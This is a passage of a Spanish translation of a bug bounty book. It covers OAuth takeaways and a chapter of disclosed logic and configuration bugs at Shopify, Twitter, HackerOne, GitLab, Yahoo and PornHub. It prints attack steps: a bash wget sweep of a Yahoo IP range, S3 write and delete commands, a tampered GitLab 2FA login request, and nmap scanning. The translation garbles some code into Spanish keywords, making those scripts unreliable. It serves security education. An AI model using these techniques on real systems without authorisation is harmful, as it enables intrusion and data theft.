Considere posibles activos olvidados cuando busque vulnerabilidades. En este ejemplo, el activo olvidado era una aplicación confidencial de Facebook con permisos de alcance completo. Pero otros ejemplos incluyen registros CNAME de subdominio y dependencias de aplicaciones, como Ruby Gems, bibliotecas de JavaScript, etc.

Si una aplicación depende de activos externos, es posible que algún día los desarrolladores dejen de usar ese activo y se olviden de desconectarlo de la aplicación. Si un atacante puede apoderarse del activo, podría tener graves consecuencias para la aplicación y sus usuarios. Además, es importante reconocer que Harewood comenzó sus pruebas con un objetivo de piratería en mente. Hacer lo mismo es una forma eficaz de concentrar su energía cuando piratea aplicaciones grandes, donde hay una cantidad infinita de áreas para probar y es fácil distraerse.

## Resumen A

pesar de su estandarización como flujo de trabajo de autenticación, OAuth es fácil de configurar mal para los desarrolladores. Errores sutiles podrían permitir a los atacantes robar tokens de autorización y acceder a la información privada de los usuarios específicos. Cuando piratee aplicaciones OAuth, asegúrese de probar minuciosamente el parámetro redirigir\_uri para ver si una aplicación se valida correctamente cuando se envían tokens de acceso. Además, esté atento a implementaciones personalizadas que admitan el flujo de trabajo de OAuth; la funcionalidad no estará definida por el proceso estandarizado de OAuth y es más probable que sea vulnerable. Antes de renunciar a cualquier piratería de OAuth, asegúrese de considerar los activos incluidos en la lista blanca. Confirmar si el

El cliente ha confiado en cualquier aplicación de forma predeterminada que sus desarrolladores podrían haber olvidado.

# 18

## LÓGICA Y CONFIGURACIÓN DE LA APLICACIÓN VULNERABILIDADES



A diferencia de los errores anteriores cubiertos en este libro, que dependen de la capacidad de enviar entradas maliciosas, la lógica de la aplicación y las vulnerabilidades de configuración aprovechan los errores cometidos por los desarrolladores.

Las vulnerabilidades de la lógica de la aplicación ocurren cuando un desarrollador comete un error de lógica de codificación que un atacante puede aprovechar para realizar alguna acción no deseada. Las vulnerabilidades de configuración ocurren cuando un desarrollador configura incorrectamente una herramienta, marco, servicio de terceros u otro programa o código de una manera que resulta en una vulnerabilidad.

Ambas vulnerabilidades implican la explotación de errores derivados de las decisiones que tomó un desarrollador al codificar o configurar un sitio web. El impacto suele ser que un atacante tenga acceso no autorizado a algún recurso o acción. Pero como estas vulnerabilidades son el resultado de decisiones de codificación y configuración, pueden resultar difíciles de describir. La mejor manera de comprender estas vulnerabilidades es analizar un ejemplo.

En marzo de 2012, Egor Homakov informó al equipo de Ruby on Rails que su configuración predeterminada para el proyecto Rails era insegura. En ese momento, cuando un desarrollador instalaba un nuevo sitio Rails, el código Rails generado de forma predeterminada aceptaba todos los parámetros enviados a una acción del controlador para crear o actualizar registros de la base de datos. En otras palabras, una instalación predeterminada permitiría a cualquiera enviar una solicitud HTTP para actualizar el ID de usuario, el nombre de usuario, la contraseña y la fecha de creación de cualquier objeto de usuario.

parámetros independientemente de si el desarrollador pretendía que fueran actualizables. Este ejemplo se conoce comúnmente como vulnerabilidad de asignación masiva porque todos los parámetros se pueden usar para asignar registros de objetos.

Este comportamiento era bien conocido dentro de la comunidad Rails pero pocos apreciaban el riesgo que representaba. Los desarrolladores principales de Rails creían que los desarrolladores web deberían ser responsables de cerrar esta brecha de seguridad y definir qué parámetros acepta un sitio para crear y actualizar registros. leer discusión usted puede en [https://github.com/rails/rails/issues/5228/](https://github.com/rails/rails/issues/5228).

Los desarrolladores principales de Rails no estuvieron de acuerdo con la evaluación de Homakov, por lo que Homakov aprovechó el error en GitHub (un sitio grande desarrollado con Rails). Adivinó un parámetro accesible que se usaba para actualizar la fecha de creación de los problemas de GitHub. Incluyó el parámetro de fecha de creación en una solicitud HTTP y envió un problema con una fecha de creación años en el futuro. Esto no debería haber sido posible para un usuario de GitHub. También actualizó las claves de acceso SSH de GitHub para obtener acceso al repositorio de código oficial de GitHub, una vulnerabilidad crítica.

En respuesta, la comunidad Rails reconsideró su posición y comenzó a exigir a los desarrolladores que incluyeran parámetros en la lista blanca. Ahora, la configuración predeterminada no aceptará parámetros a menos que un desarrollador los marque como seguros.

El ejemplo de GitHub combina la lógica de la aplicación y las vulnerabilidades de configuración. Se esperaba que los desarrolladores de GitHub agregaran precauciones de seguridad, pero debido a que usaron la configuración predeterminada, crearon una vulnerabilidad.

Las vulnerabilidades de configuración y lógica de aplicaciones pueden ser más difíciles de encontrar que las vulnerabilidades tratadas anteriormente en este libro (no es que ninguna de las otras sea fácil). Esto se debe a que dependen del pensamiento creativo sobre las decisiones de codificación y configuración. Cuanto más sepa sobre el funcionamiento interno de varios marcos, más fácilmente encontrará este tipo de vulnerabilidades. Por ejemplo, Homakov sabía que el sitio fue construido con Rails y cómo Rails manejaba la entrada del usuario de forma predeterminada. En otros ejemplos, mostraré cómo los reporteros de errores invocaron llamadas API directas, escanearon miles de IP en busca de servidores mal configurados y descubrieron funcionalidades.

no está destinado a ser de acceso público. Estas vulnerabilidades requieren conocimientos previos de marcos web y habilidades de investigación, por lo que me centraré en informes que le ayudarán a desarrollar este conocimiento en lugar de informes con altos beneficios.

## Omitir los privilegios de administrador de Shopify

Dificultad: Baja

URL: <tienda>.myshopify.com/admin/mobile\_devices.json

Fuente: <https://hackerone.com/reports/100938/> Fecha

de publicación: 22 de noviembre de 2015

Recompensa pagada:

\$500 Al igual que GitHub, Shopify está construido usando el marco de Ruby on Rails. Rails es popular porque, cuando desarrollas un sitio con él, el marco maneja muchas tareas comunes y repetitivas, como analizar parámetros, enrutar solicitudes, entregar archivos, etc. Pero Rails no proporciona manejo de permisos de forma predeterminada. En cambio, los desarrolladores deben codificar su propio manejo de permisos o instalar una gema de terceros con esa funcionalidad (las gemas son bibliotecas Ruby). Como resultado, al hackear aplicaciones Rails, siempre es una buena idea probar los permisos del usuario: puede encontrar vulnerabilidades lógicas de la aplicación, como lo haría al buscar vulnerabilidades IDOR.

En este caso, rms, el reportero, notó que Shopify definió un permiso de usuario llamado Configuración. Este permiso permitió a los administradores agregar números de teléfono a la aplicación a través de un formulario HTML al realizar pedidos en el sitio. A los usuarios sin este permiso no se les proporcionó un campo para enviar un número de teléfono en la interfaz de usuario (UI).

Al utilizar Burp como proxy para registrar las solicitudes HTTP realizadas a Shopify, rms encontró el punto final al que se enviaban las solicitudes HTTP para el formulario HTML. Luego, rms inició sesión en una cuenta a la que se le asignó el permiso de Configuración, agregó un número de teléfono y luego eliminó ese número. La pestaña de historial de Burp registró la solicitud HTTP para agregar el número de teléfono, que se envió al

/admin/mobile\_numbers.json punto final. Luego, rms eliminó el permiso de Configuración de la cuenta de usuario. En este punto, a la cuenta de usuario no se le debería haber permitido agregar un número de teléfono.

Al utilizar la herramienta Burp Repeater, rms omitió el formulario HTML y envió la misma solicitud HTTP a /admin/mobile\_number.json mientras aún estaba conectado a la cuenta sin el permiso de Configuración. La respuesta indicó un éxito y al realizar un pedido de prueba en Shopify se confirmó que la notificación se envió al número de teléfono. El permiso de Configuración había eliminado solo el elemento de la interfaz de usuario donde los usuarios podían ingresar números de teléfono. Pero el permiso de Configuración no impedía que un usuario sin permisos enviara un número de teléfono en el backend del sitio.

## Conclusiones

Cuando trabaje en aplicaciones Rails, asegúrese de probar todos los permisos de usuario porque Rails no maneja esa funcionalidad de forma predeterminada.

Los desarrolladores deben implementar permisos de usuario, por lo que es fácil que se olviden de agregar una verificación de permisos. Además, siempre es una buena idea representar su tráfico como proxy. De esa manera, puede identificar fácilmente los puntos finales y reproducir solicitudes HTTP que podrían no estar disponibles a través de la interfaz de usuario del sitio web.

## Eludir las protecciones de la cuenta de Twitter

Dificultad: Fácil URL:

<https://twitter.com> Fuente: N/

A

Fecha de publicación: octubre de

2016 Recompensa

pagada: \$560 Cuando realice la prueba, asegúrese de considerar las diferencias entre el sitio web de una aplicación y sus versiones móviles. Podría haber diferencias en la lógica de aplicación entre las dos experiencias. Cuando

Los desarrolladores no consideran adecuadamente estas diferencias, podrían crear vulnerabilidades, que es lo que ocurrió en este informe.

En el otoño de 2016, Aaron Ullger notó que cuando inició sesión en Twitter desde una dirección IP y un navegador no reconocidos por primera vez, el sitio web de Twitter requería información adicional antes de la autenticación. La información que solicitaba Twitter era normalmente un correo electrónico o un número de teléfono asociado a la cuenta. Esta característica de seguridad estaba destinada a garantizar que si el inicio de sesión de su cuenta se viera comprometido, un atacante no pudiera acceder a la cuenta si no tuviera esa información adicional.

Pero durante sus pruebas, Ullger usó su teléfono para conectarse a una VPN, que asignó al dispositivo una nueva dirección IP. Se le habría solicitado información adicional al iniciar sesión desde una dirección IP no reconocida en un navegador, pero nunca se le pidió que lo hiciera en su teléfono. Esto significaba que si los atacantes comprometían su cuenta, podían evitar controles de seguridad adicionales utilizando la aplicación móvil para iniciar sesión. Además, los atacantes podían ver la dirección de correo electrónico y el número de teléfono del usuario dentro de la aplicación, lo que les permitiría iniciar sesión a través de el sitio web.

En respuesta, Twitter validó y solucionó el problema, otorgando a Ullger 560 dólares.

## Conclusiones

Considere si los comportamientos relacionados con la seguridad son consistentes en todas las plataformas cuando accede a una aplicación utilizando diferentes métodos. En este caso, Ullger sólo probó la versión para navegador y móvil de la aplicación. Pero otros sitios web pueden utilizar aplicaciones de terceros o puntos finales API.

## Manipulación de señales HackerOne

Dificultad: Baja

URL: [hackerone.com/reports/<X>](https://hackerone.com/reports/<X>)

Fuente: <https://hackerone.com/reports/106305> Fecha de publicación: 21 de diciembre de 2015

Recompensa pagada:

500 dólares Al desarrollar un sitio, los programadores probablemente probarán las nuevas funciones que implementen. Pero es posible que se olviden de probar tipos raros de entradas o cómo la función que están desarrollando interactúa con otras partes del sitio.

Cuando realice pruebas, concéntrese en estas áreas, y especialmente en los casos extremos, que son formas fáciles en que los desarrolladores pueden introducir accidentalmente vulnerabilidades en la lógica de la aplicación.

A finales de 2015, HackerOne introdujo una nueva funcionalidad en su plataforma llamada Signal, que muestra la reputación promedio de un hacker en función de los informes resueltos que ha enviado. Por ejemplo, los informes cerrados como spam reciben -10 de reputación, los no aplicables reciben -5, los informativos reciben 0 y los resueltos reciben 7. Cuanto más cerca esté su señal de 7, mejor.

En este caso, el periodista Ashish Padelkar reconoció que una persona podría manipular esta estadística autocerrando informes. El cierre automático es una característica independiente que permite a los piratas informáticos retirar su informe si cometieron un error y establece el informe en reputación 0. Padelkar se dio cuenta de que HackerOne estaba usando el 0 de los informes autocerrados para calcular la Señal.

Por lo tanto, cualquiera con una señal negativa podría aumentar su promedio mediante informes de cierre automático.

Como resultado, HackerOne eliminó los informes autocerrados de los cálculos de Signal y otorgó a Padelkar una recompensa de 500 dólares.

#### Comidas para llevar

Esté atento a las nuevas funciones del sitio: representa una oportunidad para probar código nuevo y podría causar errores incluso en las funciones existentes. En este ejemplo, la interacción de los informes cerrados automáticamente y la nueva función Signal tuvo consecuencias no deseadas.

#### Permisos incorrectos del depósito S3 de HackerOne

Dificultad: Media URL:

[ELIMINADO].s3.amazonaws.com Fuente: <https://hackerone.com/reports/128088/>

Fecha de publicación: 3

de abril de 2016 Recompensa pagada:

\$2500

Es fácil asumir que se han encontrado todos los errores en una aplicación incluso antes de comenzar a probarla. Pero no sobreestimes la seguridad de un sitio ni lo que otros piratas informáticos han probado. Tuve que superar esta mentalidad cuando probé una vulnerabilidad de configuración de una aplicación en HackerOne.

Me di cuenta de que Shopify había revelado informes sobre depósitos de Amazon Simple Store Services (S3) mal configurados y decidí ver si podía encontrar errores similares. S3 es un servicio de administración de archivos de Amazon Web Services (AWS) que muchas plataformas utilizan para almacenar y ofrecer contenido estático, como imágenes. Como todos los servicios de AWS, S3 tiene permisos complejos que son fáciles de configurar mal. En el momento de este informe, los permisos incluían la capacidad de leer, escribir y leer/escritura. Los permisos de escritura y lectura/escritura significaban que cualquier persona con una cuenta de AWS podía modificar archivos, incluso si ese archivo estaba almacenado en un depósito privado.

Mientras buscaba errores en el sitio web de HackerOne, me di cuenta de que la plataforma estaba ofreciendo imágenes de usuario desde un depósito S3 llamado hackerone-profile-photos. El nombre del depósito me dio una pista sobre la convención de nomenclatura que HackerOne estaba usando para los depósitos. Para obtener más información sobre cómo comprometer los depósitos de S3, comencé a consultar informes anteriores de errores similares. Desafortunadamente, los informes que encontré sobre depósitos S3 mal configurados no incluían cómo los reporteros encontraron los depósitos o cómo habían validado su vulnerabilidad. En su lugar, busqué información en la web y encontré publicaciones de blog: <https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets/> y [https://digi.ninja/projects/bucket\\_finder.php/](https://digi.ninja/projects/bucket_finder.php/).

El artículo de Rapid7 detalla su enfoque para descubrir depósitos S3 legibles públicamente mediante fuzzing. Para hacerlo, el equipo reunió una lista de nombres válidos de depósitos de S3 y generó una lista de palabras de permutaciones comunes, como copia de seguridad, imágenes, archivos, medios , etc. las dos li

les proporcionó miles de combinaciones de nombres de depósitos para probar el acceso al uso de las herramientas de línea de comandos de AWS. La segunda publicación del blog incluye un script llamado `bucket_finder` que acepta una lista de palabras de posibles nombres de depósitos y verifica si cada depósito en la lista existe. Si el depósito existe, intenta leer el contenido utilizando las herramientas de línea de comandos de AWS.

Creé una lista de posibles nombres de depósitos para HackerOne, como `hackerone`, `hackerone.marketing`, `hackerone.attachments`, `hackerone.users`, `hackerone.files`, etc. Le di la lista a la herramienta `bucket_finder` y encontró algunos depósitos, pero ninguno era legible públicamente. Sin embargo, noté que el script no probó si se podían escribir públicamente. Para probar eso, creé e intenté copiar un archivo de texto en el primer depósito que encontré usando el comando `aws s3 mv test.txt s3://hackerone.marketing`.

Esto resultó en lo siguiente:

---

Error al mover: ./test.txt a s3://hackerone.marketing/test.txt Se produjo un error de cliente (AccessDenied) al llamar a la operación PutObject: Acceso denegado

---

Probar el siguiente, `aws s3 mv test.txt s3://hackerone.files`, resultó en esto:

---

mover: ./test.txt a s3://hackerone.files/test.txt

---

¡Éxito! A continuación, intenté eliminar el archivo usando el comando `aws s3 rm s3://hackerone.files/test.txt` y obtuvo otro éxito.

Pude escribir y eliminar archivos de un depósito. En teoría, un atacante podría mover un archivo malicioso a ese depósito para que un miembro del personal de HackerOne pudiera acceder a él. Mientras escribía mi informe, me di cuenta de que no podía confirmar que HackerOne fuera el propietario del depósito porque Amazon permite a los usuarios registrar cualquier nombre de depósito. No estaba seguro de si debía informar sin la confirmación de propiedad, pero pensé: qué diablos. En cuestión de horas, HackerOne confirmó el informe, lo arregló y descubrió otros depósitos mal configurados. Para crédito de HackerOne, cuando otorgó la recompensa, tuvo en cuenta los depósitos adicionales y aumentó mi pago.

Comidas para llevar

HackerOne es un equipo increíble: los desarrolladores con mentalidad hacker conocen las vulnerabilidades comunes a las que deben prestar atención. Pero incluso el mejor desarrollador puede cometer errores. No se deje intimidar ni evite probar una aplicación o función. Mientras realiza las pruebas, concéntrese en las herramientas de terceros que se configuran mal fácilmente. Además, si encuentra artículos o informes de acceso público sobre nuevos conceptos, intente comprender cómo esos periodistas descubrieron la vulnerabilidad. En este caso, hacerlo fue cuestión de investigar cómo las personas encontraban y explotaban configuraciones erróneas de S3.

## Omitir la autenticación de dos factores de GitLab

Dificultad: Media

URL: N/A

Fuente: <https://hackerone.com/reports/128085>/ Fecha

de informe: 3 de abril de 2016

Recompensa pagada:

N/A La autenticación de dos factores (2FA) es una característica de seguridad que agrega un segundo paso a los procesos de inicio de sesión en sitios web.

Tradicionalmente, al iniciar sesión en un sitio web, los usuarios sólo ingresan su nombre de usuario y contraseña para autenticarse. Con 2FA, el sitio requiere un paso de autenticación adicional más allá de una contraseña. Por lo general, los sitios envían un código de autorización por correo electrónico, mensaje de texto o una aplicación de autenticación que el usuario debe ingresar después de haber enviado su nombre de usuario y contraseña. Estos sistemas pueden ser difíciles de implementar correctamente y son buenos candidatos para las pruebas de vulnerabilidad de la lógica de las aplicaciones.

El 3 de abril de 2016, Jobert Abma encontró una vulnerabilidad en GitLab. Permitió a un atacante iniciar sesión en la cuenta de un objetivo sin conocer la contraseña del objetivo cuando 2FA estaba habilitado. Abma notó que una vez que un usuario ingresaba su nombre de usuario y contraseña durante el proceso de inicio de sesión, se le enviaba un código. Enviar el código al sitio daría como resultado la siguiente solicitud POST :

---

```
POST /users/sign_in HTTP/1.1 Host:  
159.xxx.xxx.xxx --snip -----  
  
-----1881604860 Disposición  
de contenido: datos de formulario; nombre="usuario[otp_attempt]"  
212421  
-----1881604860--
```

---

La solicitud POST incluiría un token OTP que autentica al usuario para el segundo paso de 2FA. Se generaría un token OTP solo después de que el usuario ya haya ingresado su nombre de usuario y contraseña, pero si un atacante intentara iniciar sesión en su propia cuenta, podría interceptar la solicitud utilizando una herramienta como Burp y agregar un nombre de usuario diferente a la solicitud. Esto cambiaría la cuenta en la que estaban iniciando sesión. Por ejemplo, el atacante podría intentar iniciar sesión en la cuenta de usuario llamada john de la siguiente manera:

---

```
POST /users/sign_in HTTP/1.1 Host:  
159.xxx.xxx.xxx --snip -----  
  
-----1881604860 Disposición  
de contenido: datos de formulario; nombre="usuario[otp_attempt]" 212421  
  
-----1881604860  
  
Contenido-Disposición: formulario-datos; nombre="usuario[iniciar sesión]"  
juan  
-----1881604860--
```

---

La solicitud de usuario [iniciar sesión] le dice al sitio web de GitLab que un usuario ha intentado iniciar sesión con su nombre de usuario y contraseña, incluso cuando el usuario no ha intentado iniciar sesión. El sitio web de GitLab generaría un token OTP para John independientemente de cuál sea el atacante. Podría adivinar y enviar al sitio. Si el atacante adivinó el token OTP correcto, podría iniciar sesión sin haber conocido la contraseña.

Una advertencia de este error es que un atacante tenía que conocer o adivinar un token OTP válido para el objetivo. Un token OTP cambia cada 30 segundos y solo se genera cuando un usuario inicia sesión o se envía una solicitud de usuario [iniciar sesión]. Explotar esta vulnerabilidad sería difícil.

No obstante, GitLab confirmó y solucionó la vulnerabilidad dentro de los dos días posteriores al informe.

## Conclusiones La

autenticación de dos factores es un sistema complicado de implementar. Cuando note que un sitio lo está utilizando, asegúrese de probar sus funcionalidades, como la duración de los tokens, las limitaciones del número máximo de intentos, etc. Además, verifique si los tokens caducados se pueden reutilizar, la probabilidad de adivinar un token y otras vulnerabilidades de los tokens. GitLab es una aplicación de código abierto y Abma probablemente encontró este problema al revisar el código fuente porque identificó el error en el código para desarrolladores en su informe. No obstante, esté atento a las respuestas HTTP que revelen parámetros que potencialmente puede incluir en las solicitudes HTTP, como lo hizo Abma.

## Yahoo! Divulgación de información PHP

Dificultad: Media URL:

[http://nc10.n9323.mail.ne1.yahoo.com/phpinfo.php/](http://nc10.n9323.mail.ne1.yahoo.com/phpinfo.php) Fuente: <https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/>

Fecha de publicación: 16 de octubre de

2014 Recompensa

pagada: N/A Este informe no recibió una recompensa como los demás en este capítulo. Pero demuestra la importancia del escaneo y la automatización de la red para encontrar vulnerabilidades en la configuración de las aplicaciones. En octubre de 2014, Patrik Fehrenbach de HackerOne encontró Yahoo! servidor que devolvió el contenido de la función `phpinfo`. La función `phpinfo` genera información sobre el estado actual de PHP. Esta información incluye opciones y extensiones de compilación, el número de versión, información sobre el servidor y el entorno, encabezados HTTP, etc. Debido a que cada sistema está configurado de manera diferente, `phpinfo` se usa comúnmente para verificar los ajustes de configuración y las variables predefinidas disponibles en un sistema determinado. Este tipo de información detallada no debería ser accesible públicamente en los sistemas de producción, porque brinda a los atacantes información significativa sobre la infraestructura del objetivo.

Además, aunque Fehrenbach no mencionó esto, tenga en cuenta que phpinfo incluirá el contenido de las cookies `httponly`. Si un dominio tiene una vulnerabilidad XSS y una URL que revela el contenido de phpinfo, un atacante podría usar XSS para realizar una solicitud HTTP a la URL.

Debido a que se divulga el contenido de phpinfo, el atacante podría robar la cookie `httponly`. Este exploit es posible porque el JavaScript malicioso podría leer el cuerpo de la respuesta HTTP con el valor, aunque no está permitido leer la cookie directamente.

Para descubrir esta vulnerabilidad, Fehrenbach hizo ping a yahoo.com, que devolvió 98.138.253.109. Usó la herramienta de línea de comando whois en la IP, que devolvió el siguiente registro:

---

```
NetRange: 98.136.0.0 - 98.139.255.255 CIDR: 98.136.0.0/14
OriginAS: NetName: A-YAHOO-
US9 NetHandle:
NET-98-136-0-0-1 Padre:
NET-98-0-0-0-0 NetType: Fecha de registro
de asignación directa: 2007-12-07
Actualizado: 2012-03-02 Ref: http://
whois.arin.net/rest/net/
NET-98-136-0-0-1
```

---

La primera línea confirma que Yahoo! posee un gran bloque de direcciones IP de 98.136.0.0 a 98.139.255.255 o 98.136.0.0/14, que son 260.000 direcciones IP únicas. ¡Son muchos objetivos potenciales! Usando el siguiente script bash simple, Fehrenbach buscó los archivos phpinfo de la dirección IP :

---

```
#!/bin/bash para
ipa en 98.13{6..9}{0..255}{0..255}; hacer wget -t 1 -T 5 http://${ipa}/phpinfo.php;
hecho &
```

---

El código en `for` ingresa a un bucle `for` que recorre todos los números posibles para cada rango en cada par de llaves. La primera IP probada sería 98.136.0.0, luego 98.136.0.1, luego 98.136.0.2 y así sucesivamente hasta 98.139.255.255. Cada dirección IP se almacenaría en la variable `ipa`.

El código en `wget` utiliza la herramienta de línea de comando `wget` para realizar una solicitud GET a la dirección IP que se está probando reemplazando  `${ipa}` con el valor actual de

la dirección IP en el bucle for . El indicador -t indica el número de veces que se debe reintentar la solicitud GET cuando no tiene éxito, que en este caso es 1. El indicador -T indica el número de segundos que se debe esperar antes de considerar que la solicitud ha expirado. Al ejecutar su script, Fehrenbach encontró que la URL http://nc10.n9323.mail.ne1.yahoo.com tenía habilitada la función phpinfo .

## Conclusiones

Cuando esté pirateando, considere toda la infraestructura de una empresa, a menos que le digan que está fuera de alcance. Aunque este informe no pagó ninguna recompensa, puedes emplear técnicas similares para encontrar pagos significativos. Además, busque formas de automatizar sus pruebas. A menudo necesitarás escribir scripts o utilizar herramientas para automatizar procesos. Por ejemplo, las 260.000 direcciones IP potenciales que encontró Fehrenbach habrían sido imposibles de probar manualmente.

## Votación de hacktividad de HackerOne

Dificultad: Media URL:

<https://hackerone.com/hacktivity/> Fuente:

<https://hackerone.com/reports/137503/> Fecha de publicación: 10 de mayo de 2016

Recompensa pagada:

Swag Aunque este informe técnicamente no descubrió un valor vulnerabilidad, es un gran ejemplo de cómo usar archivos JavaScript para encontrar nuevas funciones para probar. En la primavera de 2016, HackerOne había estado desarrollando una funcionalidad que permitía a los piratas informáticos votar sobre los informes. Esta función no estaba habilitada en la interfaz de usuario y no debería haber estado disponible para su uso.

HackerOne utiliza el marco React para representar su sitio web, por lo que gran parte de su funcionalidad está definida en JavaScript. Una forma común de utilizar React para crear funciones es habilitar elementos de la interfaz de usuario en función de las respuestas.

de los servidores. Por ejemplo, un sitio podría habilitar funciones relacionadas con el administrador, como un botón Eliminar, en función de si el servidor identifica a un usuario como administrador. Pero es posible que el servidor no verifique que una solicitud HTTP invocada a través de la interfaz de usuario haya sido realizada por un administrador legítimo. Según el informe, el hacker, apok, probó si los elementos de la interfaz de usuario deshabilitados aún podían usarse para realizar solicitudes HTTP. El hacker modificó las respuestas HTTP de HackerOne para cambiar cualquier valor falso a verdadero, probablemente usando un proxy como Burp. Al hacerlo, se revelaron nuevos botones de interfaz de usuario para votar informes, que invocaban solicitudes POST al hacer clic.

Otras formas de descubrir funciones ocultas de la interfaz de usuario serían utilizar las herramientas de desarrollo del navegador o un proxy como Burp para buscar la palabra POST dentro de los archivos JavaScript para identificar las solicitudes HTTP que utiliza el sitio. La búsqueda de URL es una manera fácil de encontrar nuevas funciones sin tener que navegar por toda la aplicación. En este caso, el archivo JavaScript incluía lo siguiente:

```
voto: función() { var e =
estos; a.ajax({
url: this.url()
+ "/votos",
método: "POST", tipo
de datos: "json", éxito:
función(t) { return e.set({ vote_id:
t.vote_id, vote_count:
t.vote_count

})
}

})

}, anular el voto: function()
{ var e = this;
a.ajax({
url: this.url() + "/votos" + this.get("vote_id"),
método: "BORRAR", tipo
de datos: "json", éxito:
función(t) { return e.set({ vote_id:
t void 0, vote_count:
t.vote_count

})
}

})
```

})}

---

Como puede ver, hay dos rutas para la función de votación a través de las dos URL en y . En el momento de redactar este informe, se podían realizar solicitudes POST a estos puntos finales de URL. Luego podrá votar sobre los informes a pesar de que la funcionalidad no esté disponible o no esté completa.

### Comidas para llevar

Cuando un sitio depende de JavaScript, especialmente en marcos como React, AngularJS, etc., usar archivos JavaScript es una excelente manera de encontrar más áreas de la aplicación para probar. El uso de archivos JavaScript puede ahorrarle tiempo y ayudarle a identificar puntos finales ocultos. Utilice herramientas como <https://github.com/nahamsec/JSParser> para facilitar el seguimiento de archivos JavaScript a lo largo del tiempo.

## Accediendo a la instalación de Memcache de PornHub

Dificultad: Media URL:

stage.pornhub.com Fuente:

<https://blog.zsec.uk/pwning-pornhub/> Fecha de publicación: 1 de marzo de 2016

Recompensa pagada: 2500 dólares

En marzo de 2016, Andy Gill estaba trabajando en el programa de recompensas por errores de PornHub, que tenía un alcance de dominios \*.pornhub.com. Esto significaba que todos los subdominios del sitio estaban dentro del alcance y eran elegibles para una recompensa. Utilizando una lista personalizada de nombres de subdominios comunes, Gill descubrió 90 subdominios de PornHub.

Visitar todos estos sitios habría llevado mucho tiempo, por lo que, como hizo Fehrenbach en el ejemplo anterior, Gill automatizó el proceso utilizando EyeWitness. EyeWitness realiza capturas de pantalla de sitios web y proporciona un informe de los puertos abiertos 80, 443, 8080 y 8443 (que son

puertos HTTP y HTTPS comunes). Las redes y los puertos están más allá el alcance de este libro, pero al abrir un puerto, el servidor puede usar Software para enviar y recibir tráfico de Internet.

Esta tarea no reveló mucho, por lo que Gill se centró en stage.pornhub.com. porque es más probable que los servidores de ensayo y desarrollo sean mal configurado. Para empezar, utilizó la herramienta de línea de comando nslookup para obtener la dirección IP del sitio. Esto devolvió el siguiente registro:

---

```
Servidor: 8.8.8.8
Dirección: 8.8.8.8#53
Respuesta no autorizada:
Nombre: escenario.pornhub.com
Dirección: 31.192.117.70
```

---

La dirección es el valor notable porque muestra la dirección IP de stage.pornhub.com. A continuación, Gill utilizó la herramienta Nmap para escanear el servidor en busca de abrir puertos usando el comando

```
nmap -sV -p- 31.192.117.70 -oA stage_ph -
```

T4.

El primer indicador (-sV) del comando habilita la detección de versión. Si una Se encuentra un puerto abierto, Nmap intenta determinar qué software está corriendo sobre él. El indicador –p- indica a Nmap que escanee los 65.535 posibles puertos (de forma predeterminada, Nmap solo escanea los 1000 puertos más populares). Próximo, el comando enumera la IP a escanear: la IP de stage.pornhub.com (31.192.117.70) en este caso. Luego la bandera -oA genera los resultados de la escanear como los tres formatos de salida principales, que son normal, grepable y XML. Además, el comando incluye un nombre de archivo base stage\_ph para los archivos de salida. El indicador final, -T4, hace que Nmap se ejecute un poco más rápido. El El valor predeterminado es 3: el valor 1 es el más lento y 5 es el más rápido. Los análisis más lentos pueden evadir los sistemas de detección de intrusiones y los análisis más rápidos requieren más ancho de banda y pueden ser menos precisos. Cuando Gill dirigió el comando, recibió el siguiente resultado:

---

```
Iniciando Nmap 6.47 ( http://nmap.org ) el 7/06/2016 a las 14:09 CEST
Informe de escaneo de Nmap para 31.192.117.70
El host está activo (latencia de 0,017 s).
No se muestra: 65532 puertos cerrados
SERVICIO DE ESTADO DEL PUERTO VERSIÓN
80/tcp abierto http 443/tcp abierto nginx
http nginx
```

```
Se realizó la detección del
servicio 60893/tcp open memcache. Informe cualquier resultado incorrecto en http://
nmap.org/
submit/.
Nmap realizado: 1 dirección IP (1 host arriba) escaneada en 22,73 segundos
```

---

La parte clave del informe es que el puerto 60893 está abierto y ejecuta lo que Nmap identifica como Memcache . Memcache es un servicio de almacenamiento en caché que utiliza pares clave-valor para almacenar datos arbitrarios. Normalmente, se utiliza para aumentar la velocidad de los sitios web al ofrecer contenido más rápido a través del caché.

Encontrar este puerto abierto no es una vulnerabilidad, pero definitivamente es una señal de alerta. La razón es que las guías de instalación de Memcache recomiendan hacerlo inaccesible públicamente como medida de seguridad. Luego, Gill usó la utilidad de línea de comando Netcat para intentar una conexión. No se le solicitó autenticación, lo cual es una vulnerabilidad de configuración de la aplicación, por lo que Gill pudo ejecutar estadísticas inofensivas y comandos de versión para confirmar su acceso.

La gravedad del acceso a un servidor Memcache depende de la información que se almacena en caché y de cómo una aplicación utiliza esa información.

## Conclusiones Los

subdominios y las configuraciones de red más amplias representan un gran potencial para la piratería. Si un programa incluye un alcance amplio o todos los subdominios en su programa de recompensas por errores, puede enumerar los subdominios. Como resultado, es posible que encuentre superficies de ataque que otros no hayan probado. Esto es particularmente útil cuando busca vulnerabilidades de configuración de aplicaciones. Vale la pena dedicar tiempo a familiarizarse con herramientas como EyeWitness y Nmap, que pueden automatizar la enumeración por usted.

## Resumen

Descubrir vulnerabilidades de configuración y lógica de la aplicación requiere que esté atento a las oportunidades para interactuar con una aplicación de diferentes maneras. Los ejemplos de Shopify y Twitter lo demuestran bien. Shopify no estaba validando permisos durante las solicitudes HTTP.

Asimismo, Twitter omitió controles de seguridad en su aplicación móvil.

Ambos implicaron probar los sitios desde diferentes puntos de vista.

Otro truco para localizar vulnerabilidades lógicas y de configuración es encontrar las áreas de superficie de una aplicación que pueda explorar. Por ejemplo, las nuevas funciones son un excelente punto de entrada para estas vulnerabilidades. Siempre brinda una buena oportunidad para encontrar errores en general. El nuevo código le presenta la oportunidad de probar casos extremos o la interacción del nuevo código con la funcionalidad existente. También puede profundizar en el código fuente JavaScript de un sitio para descubrir cambios funcionales que no serían visibles en la interfaz de usuario del sitio.

Hackear puede llevar mucho tiempo, por lo que es importante aprender herramientas que automaticen su trabajo. Los ejemplos de este capítulo incluyeron pequeños scripts bash, Nmap, EyeWitness y bucket\_finder. Encontrará más herramientas en el Apéndice A.

# 19

## ENCONTRAR SUS PROPIAS RECOMPENSAS DE ERRORES



